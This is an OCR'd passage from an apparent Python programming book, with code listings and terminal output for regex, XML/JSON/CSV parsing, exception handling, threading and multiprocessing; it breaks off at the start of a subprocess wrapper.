8         print("Surprised !! ,input() returns String")
9         print("Actuall sum : " +str(int(num_1)+int(num_2)))
10
11 main()
```

```
khan@khanUbantu: ~/Packet-scripts
khan@khanUbantu:~/Packet-scripts$ ./user_input.py
Enter First number : 22
Enter Second number : 33
Sum is : 2233
Surprised !! ,input() returns String
Actuall sum : 55
```

```
39 str1="Hello => (1) Python Regular Expressions. "
40 str2="(2) Enjoying Python to the fullest !"
41 r=RegularExpressions(str1 + str2)
42 r.start("Hello")
43 r.start(r'\d')
44 r.start(r'(\D\d)+')
45 r.start(r'!$')
46 r.start(r'.*Reg')
47 r.start(r'^')
48 r.start(r'[^0-9]+')
49 r.start(r'[a-zA-Z]')
50 r.start("Python","Python3.5",True)
51 r.start(r'\D+',"#",True)
52 r.start(r'(\w+)')
```

```
--------------------------------
Recievied Input : Hello => (1) Python Regular
Expressions. (2) Enjoying Python to the fulles
t !
Searching and Matching for : Hello
Match results are (All group) : Hello
Start index is :0
End index is :5
Search results are (All group)  : Hello
Start index is :0
End index is :5
Find all List :
        ['Hello']
--------------------------------------



--------------------------------
Recievied Input : Hello => (1) Python Regular
Expressions. (2) Enjoying Python to the fulles
t !
Searching and Matching for : \d
No match results found
Search results are (All group)  : 1
Start index is :10
End index is :11
Find all List :
        ['1', '2']
--------------------------------------
```



Recievied Input : Hello => (1) Python Regular
Expressions. (2) Enjoying Python to the fulles
t !
Searching and Matching for : (\D\d)+
No match results found
Search results are (All group) : (1
Start index is :9
End index is :11
Find all List :
['(1', '(2']

Recievied Input : Hello => (1) Python Regular
Expressions. (2) Enjoying Python to the fulles
t !
Searching and Matching for : !$
No match results found
Search results are (All group) : !
Start index is :76
End index is :77
Find all List :
['!']

```
---------------------------------
Recievied Input : Hello => (1) Python Regular
Expressions. (2) Enjoying Python to the fulles
t !
Searching and Matching for : .*Reg
Match results are (All group) : Hello => (1) P
ython Reg
Start index is :0
End index is :23
Search results are (All group)  : Hello => (1)
 Python Reg
Start index is :0
End index is :23
Find all List :
        ['Hello => (1) Python Reg']
-----------------------------------------



---------------------------------
Recievied Input : Hello => (1) Python Regular
Expressions. (2) Enjoying Python to the fulles
t !
Searching and Matching for : ^
Match results are (All group) :
Start index is :0
End index is :0
Search results are (All group)  :
Start index is :0
End index is :0
Find all List :
        ['']
```

```
Recievied Input : Hello => (1) Python Regular
Expressions. (2) Enjoying Python to the fulles
t !
Searching and Matching for : [^0-9]+
Match results are (All group) : Hello => (
Start index is :0
End index is :10
Search results are (All group)  : Hello => (
Start index is :0
End index is :10
Find all List :
        ['Hello => (', ') Python Regular Expre
ssions. (', ') Enjoying Python to the fullest
!']
----------------------------------------



--------------------------------
Recievied Input : Hello => (1) Python Regular
Expressions. (2) Enjoying Python to the fulles
t !
Searching and Matching for : [a-zA-Z]
Match results are (All group) : H
Start index is :0
End index is :1
Search results are (All group)  : H
Start index is :0
End index is :1
Find all List :
        ['H', 'e', 'l', 'l', 'o', 'P', 'y', 't
', 'h', 'o', 'n', 'R', 'e', 'g', 'u', 'l', 'a'
, 'r', 'E', 'x', 'p', 'r', 'e', 's', 's', 'i',
 'o', 'n', 's', 'E', 'n', 'j', 'o', 'y', 'i',
'n', 'g', 'P', 'y', 't', 'h', 'o', 'n', 't', '
o', 't', 'h', 'e', 'f', 'u', 'l', 'l', 'e', 's
', 't']
```


```
--------------------------------
Recievied Input : Hello => (1) Python Regular
Expressions. (2) Enjoying Python to the fulles
t !
Searching and Matching for : Python
No match results found
Search results are (All group)  : Python
Start index is :13
End index is :19
Find all List :
        ['Python', 'Python']
Sub results are : Hello => (1) Python3.5 Regul
ar Expressions. (2) Enjoying Python3.5 to the
fullest !
--------------------------------------
--------------------------------
Recievied Input : Hello => (1) Python Regular
Expressions. (2) Enjoying Python to the fulles
t !
Searching and Matching for : \D+
Match results are (All group) : Hello => (
Start index is :0
End index is :10
Search results are (All group)  : Hello => (
Start index is :0
End index is :10
Find all List :
        ['Hello => (', ') Python Regular Expre
ssions. (', ') Enjoying Python to the fullest
!']
Sub results are : #1#2#
--------------------------------------
Expressions. (2) Enjoying Python to the fulles
t !
Searching and Matching for : (\w+)
Match results are (All group) : Hello
Start index is :0
End index is :5
Search results are (All group)  : Hello
Start index is :0
End index is :5
Find all List :
        ['Hello', '1', 'Python', 'Regular', 'E
xpressions', '2', 'Enjoying', 'Python', 'to',
'the', 'fullest']
--------------------------------------
```

```python
#! /usr/bin/python3.5
import xml.etree.ElementTree as ET
import sys
class XML_parser():
        def __init__(self,xml):
                self.xml=xml

        def parse(self,parse_type="doc"):
                #root=ET.fromstring(country_data_as_string)
                if parse_type =="doc":
                        root = ET.parse(self.xml).getroot()
                else:
                        root=ET.fromstring(self.xml)
                tag = root.tag
                print("Root tag is :"+str(tag))
                attributes = root.attrib
                print("Root attributes are :")
                for k,v in attributes.items():
                        print("\t"+str(k) +"  : "+str(v))
                print("\nPrinting Node Details without knowing subtags :")
                for employee in root: #.findall(tag)
                        # access all elements in node
                        print("\n----------------------------")
                        for element in employee:
                                ele_name = element.tag
                                ele_value = employee.find(element.tag).text
                                print("\t\t"+ele_name, ' : ', ele_value)

                print("\n\nPrinting Node Details specifying subtags :")
                for employee in root.findall("employee"):
                        print("\n----------------------------")
                        print("\t\tName :" +str(employee.find("name").text))
                        print("\t\tSalary :" +str(employee.find("salary").text))
                        print("\t\tAge :" +str(employee.find("age").text))
                        print("\t\tManager Id :" +str(employee.find("manager_id").text))
                        print("\t\tDOJ :" +str(employee.find("doj").text))
obj=XML_parser(sys.argv[1])
obj.parse()
```


```xml
<?xml version="1.0" encoding="UTF-8" ?>

<employees department="IT"  location="Dubai">
    <employee id="1">
        <name>Emp1</name>
        <age>32</age>
        <salary>30000</salary>
        <doj>06/06/2016</doj>
        <manager_id>33</manager_id>
    </employee>
    <employee id="2">
        <name>Emp2</name>
        <age>28</age>
        <salary>27000</salary>
        <doj>18/02/2017</doj>
        <manager_id>33</manager_id>
    </employee>
</employees>
```

```
khan@khanUbantu:~/Packet-scripts$ ./xml_parser.py employees.xml
Root tag is :employees
Root attributes are :
        department  : IT
        location  : Dubai

Printing Node Details without knowing subtags :

----------------------------
                name  :  Emp1
                age  :  32
                salary  :  30000
                doj  :  06/06/2016
                manager_id  :  33

----------------------------
                name  :  Emp2
                age  :  28
                salary  :  27000
                doj  :  18/02/2017
                manager_id  :  33


Printing Node Details specifying subtags :

----------------------------
                Name :Emp1
                Salary :30000
                Age :32
                Manager Id :33
                DOJ :06/06/2016

----------------------------
                Name :Emp2
                Salary :27000
                Age :28
                Manager Id :33
                DOJ :18/02/2017
```

```
class JsonParse():
        def __init__(self,json_):
                self.json=json_
        def print_file(self):
                json_data=""
                with open(self.json,"r") as json_file:
                        json_data=json.loads(json_file.read())
                if json_data:
                        print("Type of loaded File is :"+str(type(json_data)))
                        employee_root=json_data.get("employees",None)
                        if employee_root:
                                print("Department : " + employee_root["department"])
                                print("Location : " + employee_root["location"])
                                print("Employees : ")
                                for emp in employee_root["data"]:
                                        print("\n--------------------------------")
                                        for k,v in emp.items():
                                                print("\t"+str(k)+" : " +str(v))
        def process(self):
                with open(self.json,"r") as json_file:
                        json_data=json.loads(json_file.read())
                if json_data:
                        print("\nSlab Processing started")
                        for index,emp in enumerate(json_data["employees"]["data"]):
                                if emp["salary"] >= 30000:
                                        json_data["employees"]["data"][index]["slab"]="A"
                                else:
                                        json_data["employees"]["data"][index]["slab"]="B"
                        print("Slab Processing Ended \nSaving Results :")
                        with open(self.json,"w") as json_file:
                                json.dump(json_data, json_file , indent=4, sort_keys=True)
                        print("Results saved \nNow reprinting : ")
                        self.print_file()
obj=JsonParse(sys.argv[1])
obj.print_file()
obj.process()
```


[root@meysocctidev01 packet_scripts]# ./json_parse.py employees.json
Type of loaded File is :<class 'dict'>
Department : IT
Location : Dubai
Employees :
id : 1
name : Emp1
age : 33
salary : 30000
manager_id : 33
slab : NA
doj : 06/06/2016
id : 2
name : Emp2
age : 27
salary : 25000
manager_id : 33
slab : NA
doj : 03/04/2016
id : 3
name : Emp3
age : 34
salary : 34000
manager_id : 33
slab : NA
doj : 01/09/2015
Slab Processing Ended
Saving Results :
Results saved
Now reprinting :
Type of loaded File is :<class 'dict'>
Department : IT
Location : Dubai
Employees :
age : 33
doj : 06/06/2016
id : 1
manager_id : 33
name : Emp1
salary : 30000
slab : A
age : 27
doj : 03/04/2016
id : 2
manager_id : 33
name : Emp2
salary : 25000
slab : B
age : 34
doj : 01/09/2015
id : 3
manager_id : 33
name : Emp3
salary : 34000
slab : A
{
"employees":
{"department":"IT","location":"Dubai",
"data":
[
{
"id":1,
"name":"Emp1",
"age":33,
"salary":30000,
"manager_id":33,
"slab":"NA",
"doj":"06/06/2016"
},
{
"id":2,
"name":"Emp2",
"age":27,
"salary":25000,
"manager_id":33,
"slab":"NA",
"doj":"03/04/2016"
},
{
"id":3,
"name":"Emp3",
"age":34,
"salary":34000,
"manager_id":33,
"slab":"NA",
"doj":"01/09/2015"
}
]
}
}

```
import csv,sys
class CSV_parser():
        def __init__(self,csv_):
                self.csv_=csv_
                self.employees=[]
        def parse_basic(self):
                print("\n(M1) : Reading with reader ")
                with open(self.csv_) as csvfile:
                        readCSV = csv.reader(csvfile, delimiter=',')
                        header=next(readCSV)
                        print("Header is : "+str(header))
                        print()
                        hdr=header[0]+"\t"+header[1]+"\t"\
                        +header[2]+"\t"+header[3]+"\t"+header[4]
                        print(hdr)
                        for ind,row in enumerate(readCSV):
                                values=row[0]+"\t"+row[1]+"\t"\
                                +row[2]+"\t"+row[3]+"\t"+row[4]
                                print(values)
                                emp={header[0]:row[0],header[1]:row[1],
                                header[2]:row[2],header[3]:row[3],
                                header[4]:row[4],
                                header[5]:row[5],header[6]:row[6]}
                                self.employees.append(emp)
                print("\n(M2) : Reading with DictReader ")
                with open(self.csv_) as csvfile:
                        reader = csv.DictReader(csvfile)
                        header=reader.fieldnames
                        hdr=header[0]+"\t"+header[1]+"\t"\
                        +header[2]+"\t"+header[3]+"\t"+header[4]
                        print("\n"+hdr)
                        for ind,row in enumerate(reader):
                                values=row["Name"]+"\t"+row["Age"]\
                                +"\t"+row["Salary"]+"\t"+row["M_id"]\
                                +"\t"+row["Slab"]
                                print(values)

        def process(self):
                for emp in self.employees:
                        if int(emp["Salary"]) >=30000:
                                emp["Slab"]="A"
                        else:
                                emp["Slab"]="B"
                header=self.employees[0].keys()
                print("\n(M1) : Writing with DictWriter ")
                with open(self.csv_,"w") as csvfile:
                        writer = csv.DictWriter(csvfile,fieldnames=header)
                        writer.writeheader()
                        writer.writerows(self.employees)
                print("Data written ! \n")
                self.parse_basic()
```




```
"""
Method 2 ,to write row wise -> using DictWriter
with open(self.csv_,"w") as csvfile:
        writer = csv.DictWriter(csvfile,fieldnames=header)
        for row in self.employees:
                writer.writerow(row)
"""

"""
Method 3 ,to write from list of lsits -> usring writer
self.data=[['col1','col2','col3'],['d11','d12','d13'],['d21','d22','d23']]
with open(self.csv_,"w") as csvfile:
        writer = csv.Writer(csvfile,fieldnames=header)
        writer.writerows(self.data)
"""
```

```
>>> with open("employees.csv") as infile:
...     for i,line in enumerate(infile):
...             print(i)
...             print(line)
...
0
Name,Age,Salary,M_id,Slab,Doj,Description

1
Emp1,33,30000,33,NA,26/07/2016,"Skilled in multiple desciplines and

2
                                technologies including : java ,c,c++,python"

3
Emp2,33,27000,28,NA,26/07/2017,"Well versed with DB technologies"
```

```
>>> import pandas as pd
>>> chunksize = 100000
>>> dtype={"Name":str,"Age":int,"Salary":int,"M_id":int,"Slab":str,"Doj":str,"Description":str}
>>> for chunk in pd.read_csv("employees.csv", chunksize=chunksize,iterator=True,dtype=dtype,encoding='utf-8'):
...         chunk = chunk.rename(columns={c: c.replace(' ', '_').replace("\n","").replace("\r","") for c in chunk.columns})
...         chunk = chunk.fillna('')
...         for index,c in chunk.iterrows():
...                 values=c.Name+ "\t"+str(c.Age)+"\t"+str(c.M_id)+"\t"+c.Slab+"\t"+c.Doj
...                 print(str(values))
...
Emp1    33      33              26/07/2016
Emp2    33      28              26/07/2017
```

```python
#! /usr/bin/python3.5
class ExceptionHandeling():
        def __init__(self):
                pass
        def div_1(self,num1,num2):
                try:
                        num3=num1/num2
                        print("Division result : " +str(num3))

                except Exception as ex:
                        print("Exception : "+str(ex))

        def div_2(self,num1,num2):
                try:
                        num3=num1/num2
                        print("Division result : " +str(num3))

                except Exception as ex:
                        print("Exception : "+str(ex))
                finally:
                        print("Cleaning Up")
                        del num1
                        del num2

        def div_3(self,num1,num2):
                try:
                        if num2 == 0:
                                raise ValueError('Division by 0 will throw exception')
                        else:
                                num3=num1/num2
                                print("Division result : " +str(num3))
                except Exception as exc:
                        print("Exception : "+str(exc))
```

```
khan@khanUbantu:~/Packet-scripts$ ./Exception_handeling.py
Division result : 5.0
Exception : division by zero


Division result : 5.0
Cleaning Up
Exception : division by zero
Cleaning Up


Division result : 5.0
Exception : Division by 0 will throw exception
```

Chapter 4: Advanced Python Modules

```
1 #! /usr/bin/python3.6
2 import threading
3 import time
4 class Threads():
5         def __init__(self):
6                 pass
7
8         def execute(self,type_):
9                 print("Enter : " +str(type_))
10                time.sleep(15)
11                print("Exit  " +str(type_))
12
13 obj=Threads()
14 t=threading.Thread(name="ND",
15         target=obj.execute,args=("Non Demonic",))
16 print("Main started")
17 t.start()
18 print("Main Ended")
```

1

```
[root@meysocctidev01 packet_scripts]# ./Threads.py
Main started
Enter : Non Demonic
Main Ended
```

2

```
[root@meysocctidev01 packet_scripts]# ./Threads.py
Main started
Enter : Non Demonic
Main Ended
Exit  Non Demonic
```

```
1 #! /usr/bin/python3.5
2 import threading
3 import time
4 import logging
5 logging.basicConfig(level=logging.DEBUG,
6                     format='(%(threadName)-10s) %(message)s',
7                     )
8 class Threads():
9         def __init__(self):
10                pass
11
12        def execute(self,type_):
13                logging.debug("Enter : " +str(type_))
14                time.sleep(4)
15                logging.debug("Exit  " +str(type_))
16
17 obj=Threads()
18 t=threading.Thread(name="Demon",
19         target=obj.execute,args=("Demonic",))
20 t.setDaemon(True)
21 logging.debug("Main started")
22 t.start()
23 logging.debug("Main Ended")
```

```
[root@meysocctidev01 packet_scripts]# ./Threads.py
(MainThread) Main started
(Demon     ) Enter : Demonic
(MainThread) Main Ended
[root@meysocctidev01 packet_scripts]#
```

```
import threading
import time
import logging
logging.basicConfig(level=logging.DEBUG,
                    format='(%(threadName)-10s) %(message)s',
                    )
class Multi_Threads():
        def __init__(self):
                pass
        def execute(self):
                t = threading.currentThread()
                logging.debug("Enter : " +str(t.name))
                logging.debug("Executing : " +str(t.name))
                time.sleep(2)
                logging.debug("Exit : " +str(t.name))
                return
class Driver():
        def __init__(self):
                self.counter=0
        def main(self):
                m=Multi_Threads()
                total=6
                my_threads=[]
                while True:
                        all_threads=threading.enumerate()
                        if len(all_threads) < 4 and self.counter < 6:
                                t=threading.Thread
                                (name="Thread "+str(self.counter),target=m.execute)
                                my_threads.append(t)
                                t.start()
                                self.counter=self.counter+1
                        else:
                                pass
                        if self.counter >= 6:
                                logging.debug("Exiting loop as 6 threads executed")
                                break
                for t in my_threads:
                        if t.isAlive():
                                logging.debug("Thread :" + t.name +" is alive .Joining !")
                                t.join()
                        else:
                                logging.debug("Thread : " +t.name + " Executed ")
                print("\nExiting main")
obj=Driver()
obj.main()
```

1

```
(Thread 0  ) Enter : Thread 0
(Thread 0  ) Executing : Thread 0
(Thread 1  ) Enter : Thread 1
(Thread 1  ) Executing : Thread 1
(Thread 2  ) Enter : Thread 2
(Thread 2  ) Executing : Thread 2
```

2

```
(Thread 0  ) Exit : Thread 0
(Thread 1  ) Exit : Thread 1
(Thread 3  ) Enter : Thread 3
(Thread 3  ) Executing : Thread 3
(Thread 4  ) Enter : Thread 4
(Thread 4  ) Executing : Thread 4
(Thread 2  ) Exit : Thread 2
(Thread 5  ) Enter : Thread 5
(Thread 5  ) Executing : Thread 5
(MainThread) Exiting loop as 6 threads executed
(MainThread) Thread : Thread 0 Executed
(MainThread) Thread : Thread 1 Executed
(MainThread) Thread : Thread 2 Executed
(MainThread) Thread :Thread 3 is alive .Joining !
```

3

```
(Thread 3  ) Exit : Thread 3
(MainThread) Thread :Thread 4 is alive .Joining !
(Thread 4  ) Exit : Thread 4
(MainThread) Thread :Thread 5 is alive .Joining !
(Thread 5  ) Exit : Thread 5

Exiting main
```

```python
#! /usr/bin/python3.5

import threading
import time
import logging
logging.basicConfig(level=logging.DEBUG,
                    format='(%(threadName)-10s) %(message)s',)
counter=0
class Communicate():
        def __init__(self):
                pass
        def wait_for_event(self,e):
                global counter
                logging.debug("Wait for counter to become 5")
                is_set=e.wait()
                logging.debug("Hurray !! Now counter has become %s",counter)
        def increment_counter(self,e,wait_time):
                global counter
                while counter < 10 :
                        logging.debug("About to increment counter")
                        if e.is_set() ==False:
                                e.wait(wait_time)
                        else:
                                time.sleep(1)
                        counter=counter +1
                        logging.debug("Counter Incremented : %s ",counter)
                        if counter == 5:
                                e.set()
obj=Communicate()
e=threading.Event()
t1=threading.Thread(name="Thread 1",target=obj.wait_for_event,args=(e,))
t2=threading.Thread(name="Thread 2",target=obj.increment_counter,args=(e,1))
t1.start()
t2.start()
```

```
khan@khanUbantu:~/Packet-scripts$ ./Thread_comm.py
(Thread 1  ) Wait for counter to become 5
(Thread 2  ) About to increment counter
(Thread 2  ) Counter Incremented : 1
(Thread 2  ) About to increment counter
(Thread 2  ) Counter Incremented : 2
(Thread 2  ) About to increment counter
(Thread 2  ) Counter Incremented : 3
(Thread 2  ) About to increment counter
(Thread 2  ) Counter Incremented : 4
(Thread 2  ) About to increment counter
(Thread 2  ) Counter Incremented : 5
(Thread 2  ) About to increment counter
(Thread 1  ) Hurray !! Now counter has become 5
(Thread 2  ) Counter Incremented : 6
(Thread 2  ) About to increment counter
(Thread 2  ) Counter Incremented : 7
(Thread 2  ) About to increment counter
(Thread 2  ) Counter Incremented : 8
(Thread 2  ) About to increment counter
(Thread 2  ) Counter Incremented : 9
(Thread 2  ) About to increment counter
(Thread 2  ) Counter Incremented : 10
```

```python
import threading
import time
import logging
import random

logging.basicConfig(level=logging.DEBUG,
                    format='(%(threadName)-10s) %(message)s',)
class ResourceControl():
        def __init__(self):
                self.counter=0
                self.lock=threading.Lock()

        def increment_counter(self):
                self.lock.acquire()
                try:
                        logging.debug('Acquired lock -- ' +str(self.counter))
                        self.counter=self.counter+1
                finally:
                        logging.debug("Releasing Lock -- " +str(self.counter))
                        self.lock.release()

        def execute(self):
                th=threading.currentThread()
                self.increment_counter()


        def start_threads(self,count):
                for i in range(count):
                        t=threading.Thread(name="Thread_"+str(i),target=self.execute)
                        t.start()
r=ResourceControl()
r.start_threads(5)
for t in threading.enumerate():
    if t is not threading.currentThread():
        t.join()
print("Counter value : " +str(r.counter))
```

1

```
(Thread_0  ) Acquired lock -- 0
(Thread_0  ) Releasing Lock -- 1
(Thread_3  ) Acquired lock -- 1
(Thread_4  ) Acquired lock -- 1
(Thread_3  ) Releasing Lock -- 2
(Thread_4  ) Releasing Lock -- 3
(Thread_1  ) Acquired lock -- 3
(Thread_1  ) Releasing Lock -- 4
(Thread_2  ) Acquired lock -- 4
(Thread_2  ) Releasing Lock -- 5
Counter value : 5
```

2

```
(Thread_0  ) Acquired lock -- 0
(Thread_0  ) Releasing Lock -- 1
(Thread_1  ) Acquired lock -- 1
(Thread_1  ) Releasing Lock -- 2
(Thread_2  ) Acquired lock -- 2
(Thread_2  ) Releasing Lock -- 3
(Thread_3  ) Acquired lock -- 3
(Thread_3  ) Releasing Lock -- 4
(Thread_4  ) Acquired lock -- 4
(Thread_4  ) Releasing Lock -- 5
Counter value : 5
```

```python
import multiprocessing as mp
import time
import logging
logging.basicConfig(level=logging.DEBUG,
                    format='(%(processName)-10s) %(message)s',
                    )
class Processes():
        def __init__(self):
                pass

        def execute(self,type_):
                logging.debug("Enter : " +str(type_))
                time.sleep(4)
                logging.debug("Exit  " +str(type_))

obj=Processes()
p=mp.Process(name="Demon",
        target=obj.execute,args=("Demonic",))
p.daemon = True
logging.debug("Main started")
p.start()
logging.debug("Main Ended")
```

1

```
(MainProcess) Main started
(MainProcess) Main Ended
(Non Demon ) Enter : Non Demonic
(Non Demon ) Exit  Non Demonic
```

2

```
(MainProcess) Main started
(MainProcess) Main Ended
```

```python
#! /usr/bin/python3.5
import multiprocessing as mp
import time
import logging
logging.basicConfig(level=logging.DEBUG,
                    format='(%(processName)-10s) %(message)s',
                    )
class Processes():
        def __init__(self):
                pass

        def execute(self,id):
                time.sleep(1)
                logging.debug("Executed Process : " +str(id))
obj=Processes()
process_list=[]
for i in range(10):
        p=mp.Process(name="Process_"+str(i),target=obj.execute,args=(i,))
        process_list.append(p)
        p.start()


main_process=mp.current_process()
logging.debug("Waiting for 3 seconds")
counter =0
for p in process_list:
        if p.is_alive() and counter < 1:
                p.join(3)
                counter=counter + 1
        else:
                if p.is_alive():
                        logging.debug("Killing process: " +p.name )
                        p.terminate()

logging.debug("Main Ended")
```

```
(MainProcess) Waiting for 3 seconds
(Process_0 ) Executed Process : 0
(Process_2 ) Executed Process : 2
(Process_1 ) Executed Process : 1
(MainProcess) Killing process: Process_1
(MainProcess) Killing process: Process_2
(Process_3 ) Executed Process : 3
(MainProcess) Killing process: Process_3
(MainProcess) Killing process: Process_4
(MainProcess) Killing process: Process_5
(MainProcess) Killing process: Process_6
(MainProcess) Killing process: Process_7
(MainProcess) Killing process: Process_8
(MainProcess) Killing process: Process_9
(Process_9 ) Executed Process : 9
(MainProcess) Main Ended
```

```python
from multiprocessing import Pool
import multiprocessing as mp
import datetime as dt
class Pooling():
        def write_to_file(self,file_name):
                try:
                        st_time=dt.datetime.now()
                        process=mp.current_process()
                        name=process.name
                        print("Started process : " +str(name))
                        with open(file_name,"w+") as out_file:
                                out_file.write("Process_name,Record_id,Date_time"+"\n")
                                for i in range(1000000):
                                        tm=dt.datetime.now()
                                        w=str(name)+","+str(i)+","+str(tm)+"\n"
                                        out_file.write()
                        print("Ended process : " +str(name))
                        en_time=dt.datetime.now()
                        tm=(en_time-st_time).seconds
                        return "Process : "+str(name)+" - Exe time in sec : " +str(tm)
                except Exception as ex:
                        print("Exception caught :"+str(ex))
                        return "Process : "+str(name)+" - Exception  : " +str(ex)
        def driver(self):
                try:
                        st_time=dt.datetime.now()
                        p_cores=mp.cpu_count()
                        pool = mp.Pool(p_cores)
                        results=[]
                        for i in range(8):
                                args=("Million_"+str(i),)
                                results.append(pool.apply_async(self.write_to_file,args))
                        final_results=[]
                        for result in results:
                                final_results.append(result.get())
                        pool.close()
                        pool.join()
                        en_time=dt.datetime.now()
                        print("Results : ")
                        for rec in final_results:
                                print(rec)
                        print("Total Execution time : " +str((en_time-st_time).seconds))
                except Exception as ex:
                        print("Exception caught :"+str(ex))
obj=Pooling()
obj.driver()
```

```
Started process : ForkPoolWorker-1
Started process : ForkPoolWorker-2
Started process : ForkPoolWorker-3
Started process : ForkPoolWorker-4
Ended process : ForkPoolWorker-4
Started process : ForkPoolWorker-4
Ended process : ForkPoolWorker-1
Started process : ForkPoolWorker-1
Ended process : ForkPoolWorker-2
Started process : ForkPoolWorker-2
Ended process : ForkPoolWorker-3
Started process : ForkPoolWorker-3
Ended process : ForkPoolWorker-4
Ended process : ForkPoolWorker-3
Ended process : ForkPoolWorker-1
Ended process : ForkPoolWorker-2
```

1

```
Results :
Process : ForkPoolWorker-1 - Exe time in sec : 13
Process : ForkPoolWorker-2 - Exe time in sec : 13
Process : ForkPoolWorker-3 - Exe time in sec : 14
Process : ForkPoolWorker-4 - Exe time in sec : 13
Process : ForkPoolWorker-4 - Exe time in sec : 13
Process : ForkPoolWorker-1 - Exe time in sec : 14
Process : ForkPoolWorker-2 - Exe time in sec : 14
Process : ForkPoolWorker-3 - Exe time in sec : 13
Total Execution time : 28
```

2

```
import multiprocessing as mp
import datetime as dt
class Pooling():
        def read_from_file(self,file_name):
                try:
                        fn=list(file_name.keys())[0]
                        line_no=0
                        for line in open(fn,"r") :
                                if line_no == 0:
                                        line_no=line_no + 1
                                        continue
                                records=line.split(",")
                                try:
                                        r_id=int(records[1])
                                        if (r_id % 1700) == 0 :
                                                file_name[fn].append(line)
                                except Exception as ex:
                                        print("Exception : " +str(ex))
                        return file_name
                except Exception as ex:
                        print("Exception caught :"+str(ex))
                        file_name[fn].append(str(ex))
                        return file_name
        def driver_read(self):
                try:
                        st_time=dt.datetime.now()
                        p_cores=mp.cpu_count()
                        pool = mp.Pool(p_cores)
                        results=[]
                        v="Million"
                        files=[{v+"_0":[]},{v+"_1":[]},{v+"_2":[]},{v+"_3":[]}]
                        aggrigated_result=pool.map(self.read_from_file,files)
                        for f in aggrigated_result:
                                with open ("Modulo_1700_agg","a+") as out_file:
                                        key=""
                                        for k,v in f.items():
                                                key=k
                                                print("----------------------------------------")
                                                print("Top 2 items for key "+str(k)+" :\n")
                                                for val in v[0:2]:
                                                        print(val)
                                                print("----------------------------------------\n")
                                        out_file.writelines(f[key])
                        print("Written Aggrigated Results")
                        pool.close()
                        pool.join()
                        en_time=dt.datetime.now()
                        print("Total Execution time : " +str((en_time-st_time).seconds))
                except Exception as ex:
                        print("Exception caught :"+str(ex))
obj=Pooling()
obj.driver_read()
```

```
Top 2 items for key Million_0 :

ForkPoolWorker-1,0,2018-07-07 02:59:59.493005

ForkPoolWorker-1,1700,2018-07-07 02:59:59.517223

----------------------------------------

----------------------------------------
Top 2 items for key Million_1 :

ForkPoolWorker-2,0,2018-07-07 02:59:59.493033

ForkPoolWorker-2,1700,2018-07-07 02:59:59.515282

----------------------------------------

----------------------------------------
Top 2 items for key Million_2 :

ForkPoolWorker-3,0,2018-07-07 02:59:59.493143

ForkPoolWorker-3,1700,2018-07-07 02:59:59.513369

----------------------------------------

----------------------------------------
Top 2 items for key Million_3 :

ForkPoolWorker-4,0,2018-07-07 02:59:59.498033

ForkPoolWorker-4,1700,2018-07-07 02:59:59.521250

----------------------------------------

Written Aggrigated Results
Total Execution time : 2
```

```
#! /usr/bin/python3.5
import subprocess
import datetime as dt
import sys
import chardet
class SP():
        def execute(self,command,args=""):
                try:
                        p=subprocess.Popen(command+" "+str(args),
                        shell=True,stderr=subprocess.PIPE,
                        stdout=subprocess.PIPE)
